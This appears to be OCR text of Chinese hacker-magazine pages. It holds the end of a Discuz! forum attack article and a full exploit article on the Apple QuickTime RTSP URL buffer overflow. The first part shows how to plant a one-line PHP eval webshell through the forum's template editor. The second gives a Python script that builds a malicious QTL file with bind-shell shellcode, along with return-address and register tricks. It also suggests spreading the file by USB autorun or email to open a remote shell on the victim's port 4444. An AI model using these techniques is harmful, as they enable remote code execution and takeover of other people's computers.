


图9

“论坛管理->模板编辑”，然后随便挑一个进行编辑，插入我们的一句话木马“EOT;
eval($a);
print <<<EOT”，保存就可以得到一个类似/templates/default/actions.lang.php这个路径下的WebShell了，如图10所示，接下来再怎么弄，那就随大家的爱好去做了。





图10

好了，看到这里大家一定跃跃欲试了吧？这里提醒一下，Discuz!数据库的表名前缀默认是“cdb”，如果要测试的论坛修改了表名前缀怎么办？没关系，因为利用漏洞利用程序你可以使论坛出错，从而自己报出表名，这样就可以看到前缀了，再修改一下注入语句即可。

漏洞分析和利用到这里就算完成了，我也就不再浪费黑防宝贵的版面了。最后再给大家说一下如何修补这个漏洞。最简单的方法就是把群发功能去掉，或者把$uids过滤一下再带入SQL查询。当然，最好的方法还是打官方的补丁了，这样才是最好的习惯呀。

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理、Python

Apple QuickTime RTSP 解析漏洞分析与利用



文/图 张东辉 袁野

2007年1月大家迎来的是新年的欢乐，而Apple却迎来了一次沉重的打击，其安全缺陷和详细攻击代码的公开拉开了"苹果缺陷月"项目的大幕。该项目的目标是1月份期间每天公布苹果软件中的一个缺陷。"苹果缺陷月"项目代号为LMH的安全研究人员说，RTSP解析漏洞的危险在于黑客会危害用户的系统，他们可以以用户的权限执行任意操作。黑客可以通过Flash、链接、QTL文件，以及其它能够启动QuickTime的方法触发攻击。

据负责"苹果缺陷月"项目的网站称，QuickTime缺陷与其处理Real Time Streaming Protocol（RTSP）的方式有关。黑客可以在恶意的QuickTime文件中制作一个特别的RTSP串，从而触发缓冲区溢出缺陷。这一缺陷影响在Mac OSX和Windows上运行的QuickTime 7.1.3，以前版本也可能会受到影响。Secunia和法国安全事故反应团队（FrSIRT）对QuickTime缺陷的评级分别为"极度危急"和"危急"。

漏洞试验与分析

初步了解了这个漏洞的背景后，我们该如何对这个漏洞进行分析呢？还是先在自己的电脑上做个试验吧。我的测试环境如下。

基本配置	IBM T23笔记本
操作系统	Windows XP Pro SP2
Apple QuickTime版本	Apple QuickTime 6.5.2
Python版本	Python 2.5

事实上，导致QuickTime最终溢出的直接原因是恶意的RTSP URL字符串。从获得的POC代码，我们可以粗略地理解为，如果本地安装了QuickTime软件，无论是否正在运行，只要访问类似"rtsp://任意字符串+冒号+[若干字节填充和负载]"的RTSP URL，就会发生QuickTime的栈溢出。

只要是这样的RTSP URL都能让QuickTime溢出，Apple真该好好反省反省了！不过上面的"若干字节填充和负载"，想必大家都看不太明白吧？要是一看就明白，那真是天才啊！总之我是通过自己徒手试验搞清楚的，下面就将我的分析过程与大家分享。

首先我们构造一个如上所说的RTSP URL字符串，并把这个字符串写在QTL文件中。QTL实际上是QuickTime可以解析的XML文件格式。从http://www.milw0rm.org/网站我们可以得到这个文件的XML模版，代码如下。

```
<?xml version="1.0"?>
<?quicktime type="application/x-quicktime-media-link"?>
<embed autoplay="true" moviename="test" qtnext="test" type="video/quicktime" src="" />
```

为了方便生成这个QTL文件，并便于修改和测试，我使用Python脚本来实现。程序如下。

```
import sys
#alpha numeric port bind shellcode from metasploit; binds shell to port 4444
shellcode  = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
shellcode += "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
......
shellcode += "\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x43\x55\x4f\x4f\x48\x4d"
shellcode += "\x4f\x4f\x42\x4d\x5a\x90"
def CreateQTL():
# 溢出后，将返回地址改为 shell32.dll 中的某个Call ECX 指令地址
JMPecx='\x3d\x1d\x59\x7d'
# EAX值，任意写，只要这个值指向的内存DW单元可读写即可
EAXvalue='\x54\x60\xfd\x7f'
# 从http://www.milw0rm.org/exploits/3064得到的QTL XML模版
QTL  = "<?xml version=\"1.0\"?>"
QTL += "<?quicktime type=\"application/x-quicktime-media-link\"?>"
QTL += "<embed autoplay=\"true\" moviename=\"test\" "
QTL += "qtnext=\"test\" type=\"video/quicktime\" "
QTL += "src=\"rtsp://" + ':'
#----------return---------for EAX value---------shellcode(^_^)
QTL += '\x90'*255+ JMPecx + '\x90'*12+ EAXvalue +'\x90'*532 + shellcode
QTL += "\" />\n"
```

```
    fd = open('./exp.qtl', 'w')
    fd.write(QTL)
    fd.close()
    if __name__ == '__main__':
    CreateQTL()
```

通过这段Python脚本，我们就可以方便灵活的生成QTL文件了。这段程序是我边逆向分析边试验出的结果。在Windows XP系统下，只要安装了QuickTime 6.5.2，都可以测试通过。溢出后，系统将被悄无声息地打开4444端口，远程计算机通过Telnet的方式连接这个4444端口，就可以得到目标主机的系统Shell。

下面我们来看看QuickTime到底是如何一步步走向溢出，又从溢出走向ShellCode的成功执行的。

1）冒号后的字符串未经长度检查直接进栈

当QuickTime读取完上面的QTL文件后，会把冒号后面的字符串放在新开辟的堆区，在我机器上的地址是00C73EA0，长度正好是冒号后面所有字符的长度（000005ED）。

当QuickTime开始解析QTL文件时，会调用如下函数，并传入三个参数，其中两个正好是上面的00C73EA0和000005ED，即冒号后面的字符串在堆中的首址和长度 第三个参数是一个堆栈地址。

```
sub_66868C20 proc near
arg_0= dword ptr  4
arg_4= dword ptr  8
arg_8= dword ptr  0Ch
mov     eax, [esp+arg_8]
mov     ecx, [esp+arg_0]
mov     edx, [esp+arg_4]
push    eax
; size_t  000005ED  冒号后的URL字符串长度
push    ecx
; void *  00C73EA0  存放冒号后的URL字符串内存地址（堆区）
push    edx
; void *  0013EA8l  向堆栈拷贝的目标地址
call    _memcpy
add     esp, 0Ch
retn
sub_66868C20 endp
```

从这个函数可以清晰地看出，其目的是将冒号后的所有字符拷贝到栈区。我们知道，栈区是一个很敏感的内存区域，稍有不慎就会淹没返回地址，导致发生溢出 而且这里拷贝之前并没有进行长度检查，这就意味着如果开辟的栈帧空间没有冒号后字符串长度大的话，一定会发生溢出。为此，我们需要考察开辟的栈帧空间到底有多大。下面这段代码是最后发生溢出时的函数。

```
66EB8320   81EC 18010000    SUB ESP,118
; 开辟栈空间大小=118h
66EB8326   32C0             XOR AL,AL
66EB8328   53               PUSH EBX
......
66EB844C   8B8424 38010000  MOV EAX,DWORD PTR SS:[ESP+138]
66EB8453   85C0             TEST EAX,EAX
66EB8455   74 05            JE SHORT QuickT_D.66EB845C
66EB8457   2BDF             SUB EBX,EDI
66EB8459   4B               DEC EBX
66EB845A   8918             MOV DWORD PTR DS:[EAX],EBX
66EB845C   B0 01            MOV AL,1
66EB845E   5F               POP EDI
66EB845F   5E               POP ESI
66EB8460   5D               POP EBP
66EB8461   5B               POP EBX
66EB8462   81C4 18010000    ADD ESP,118
66EB8468   C3               RETN
```

从66EB8320和66EB8462这两句可以看出，这个栈帧大小为118h（280字节），其中参数有6个，占用24个字节，另外冒号也会被拷贝进来，冒号占用1个字节。这样要想淹没返回地址，只需要再多拷贝280–24–1=255个字节即可，这样冒号后面的最后4个字节就将成为新的返回地址。

2）玩JMP EDI还是玩JMP ECX

公布出来的POC代码，玩的是JMP EDI，可是我测试的这个版本的QuickTime好像不能这样玩，因为在上面函数返回之前要POP EDI，难以预料EDI最终的值。事实上，7.1.3版本POP出来的EDI正好是冒号之前字符串在内存中的地址，但是在6.5.2版的QuickTime中POP出来的EDI却始终为0，所以没法玩JMP EDI。

但是天无绝人之路，通过仔细观察了EAX、EBX、ECX、EDX、EDI、ESI、ESP和EBP这几个寄存器，我发现了一个有趣的现象，ECX寄存器的值一直指向栈区，并且处于上面提到的返回地址下方，相隔548个字节。这意味着如果把上面冒号后面的字符串从259个字节增加到807个字节，并从第808个字节开始写ShellCode，然后把上面的返回地址写成一个JMP ECX指令所在的内存地址，则冒号后面的URL格式将会如下：

```
# -----------return-----------shellcode(^_^)
'\x90'*255  +  JMPecx  +  '\x90'*548  +  shellcode
```

那么，这样天衣无缝的URL字符串就应该可以让QuickTime溢出并执行我们的ShellCode，而且这个ShellCode想写多长就写多长，因为程序中根本没有对此冒号后的URL进行检查。

3）绕过EAX的阻碍

上面总结出来的冒号后的URL格式，通过试验并

没有成功，原因是那个函数中有个小小的阻碍，这个阻碍与EAX有关，其中涉及到的两条指令如下。

```
    66EB844C    8B8424 38010000   MOV EAX,DWORD PTR SS:[ESP+138]
    ……
    66EB845A    8918    MOV DWORD PTR DS:[EAX],EBX
```

从这两条指令可以看出，它实际上是把栈中的"SS:[ESP+138]"双字写入EAX寄存器中，然后把EBX的双字写入EAX所指向的内存。绕过这两条指令，首先要求"SS:[ESP+138]"这个双字数据必须是一个有效的内存地址，其次这个地址必须可写。

经过我的研究，这个"SS:[ESP+138]"正好处于我们构造的URL中，在返回地址的下方，相隔12个字节。这一点确实关键，否则我们无法控制这个值，也就没办法绕过这个阻碍！我选择了QuickTime开辟的一个可读写的内存单元地址："\x54\x60\xfd\x7f"，这样上面的URL格式就有了如下的修改版。


```
    # ----return----for EAX value----shellcode(^_^)
    '\x90'*255+ JMPecx + '\x90'*12+'\x54\x60\xfd\x7f'+'\x90'*532 + shellcode
```

经过以上的分析，我们可以用最初的那段程序来概括。总之，QuickTime这个RTSP解析漏洞的根本原因是对冒号后面部分的URL字符串处理不妥当，连长度都没有检查就直接往栈内拷贝，这一点确实比较危险，同时也给ShellCode的编写减轻了很大的压力。

漏洞利用之远程攻击

通过上面的分析，我们可以看出这是一个可被间接式攻击利用的漏洞。也就是说，只要能诱使攻击目标激活类似上面格式的RTSP协议的URL，无论是QTL文件方式，还是网页连接方式，或者通过JavaScript方式，都可以让一个安装了QuickTime软件（7.1.3版本以下）的计算机执行任意代码。下面我以打开目标主机4444端口的ShellCode为例，演示QTL文件攻击过程。

本文最初的程序就可以生成此方式攻击需要的QTL文件，这个恶意文件可以通过多种方式散播出去，例如U盘隐藏+autorun.inf形式、电子邮件、文件传输等。这里我们假设该文件已经到达目标主机，并成功诱使用户打开了这个文件。如果这个QTL文件写得足够聪明的话，可能用户不会察觉有什么异常现象，然而他的系统却已经被悄悄地打开了4444端口。以上已经在我自己的机器上测试通过，如图1和图2所示。


图1

4444端口打开后，远程的任何一台主机就可以使用Telnet方式连接这个端口，并且拿到Shell执行权，如图3所示。




图2

